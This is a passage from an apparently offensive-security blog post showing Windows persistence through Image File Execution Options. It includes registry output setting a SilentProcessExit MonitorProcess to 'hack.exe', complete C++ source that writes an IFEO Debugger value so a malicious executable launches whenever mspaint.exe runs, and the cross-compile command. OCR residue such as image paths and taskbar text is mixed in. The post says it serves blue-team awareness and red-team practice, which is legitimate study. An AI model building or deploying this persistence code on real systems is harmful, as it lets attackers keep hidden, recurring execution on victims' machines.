

reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SilentProcessExit" /s

```
win10-x64 (pers-default-file) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Administrator: Windows PowerShell
PS Z:\2022-09-10-malware-pers-10>
PS Z:\2022-09-10-malware-pers-10> reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SilentProcessExit" /s



HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SilentProcessExit\mspaint.exe
ReportingMode REG_DWORD 0x1
MonitorProcess REG_SZ Z:\2022-09-10-malware-pers-10\hack.exe
PS Z:\2022-09-10-malware-pers-10>
```

Finally, run `mspaint.exe` again:



and close it:

The `ReportingMode` registry key enables the Windows Error Reporting process (`WerFault.exe`) which will be the parent process of the `MonitorProcess` key value `hack.exe`:

| WerFault.exe - used for tracking errors related to operating system, Windows features and applications.

IFEO debugger type

There are another implementation of IFEO via debugger key. Just create a debugger to a victim process in this registry key:

HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\mspaint.exe

then only requires the malicious application to be stored in System32 .

So source code is simple and looks like this:

```

/*
pers2.cpp
windows persistence via IFE0 2(Debugger)
author: @cocomelonc
https://cocomelonc.github.io/malware/2022/09/10/malware-pers-10.html
*/
#include <windows.h>
#include <string.h>

int main(int argc, char* argv[]) {
    HKEY hkey = NULL;
    DWORD gF = 512;
    DWORD rM = 1;

    // image file
    const char* img = "SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Image File
Execution Options\\mspaint.exe";

    // evil app
    const char* exe = "hack.exe";

    // Debugger
    LONG res = RegCreateKeyEx(HKEY_LOCAL_MACHINE, (LPCSTR)img, 0, NULL,
REG_OPTION_NON_VOLATILE, KEY_WRITE | KEY_QUERY_VALUE, NULL, &hkey, NULL);
    if (res == ERROR_SUCCESS) {
        // create new registry key
        // reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File
Execution Options\mspaint.exe" /v Debugger /d "hack.exe"
        RegSetValueEx(hkey, (LPCSTR)"Debugger", 0, REG_SZ, (unsigned char*)exe,
strlen(exe));
        RegCloseKey(hkey);
    }

    return 0;
}

```

Let's compile it:

```
x86_64-w64-mingw32-g++ -O2 pers2.cpp -o pers2.exe -I/usr/share/mingw-w64/include/ -s
-ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-
constants -static-libstdc++ -static-libgcc -fpermissive
```

```



(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2022-09-10-malware-pers-10]
$ x86_64-w64-mingw32-g++ -O2 pers2.cpp -o pers2.exe -I/usr/share/mingw-w64/include/ -s

PS Z:\2022-09-10-malware-pers-10>
```

Windows Taskbar icons: File Explorer, Mozilla Firefox, PowerShell. System tray: Date (9/12/2022), Time (6:05 AM).

When the Microsoft Paint process (`mspaint.exe`) is launched this will cause the malware to be executed. Perfect!

This persistence trick is used by [APT29](#) group and software like [SUNBURST](#) in the wild.

I hope this post spreads awareness to the blue teamers of this interesting technique, and adds a weapon to the red teamers arsenal.
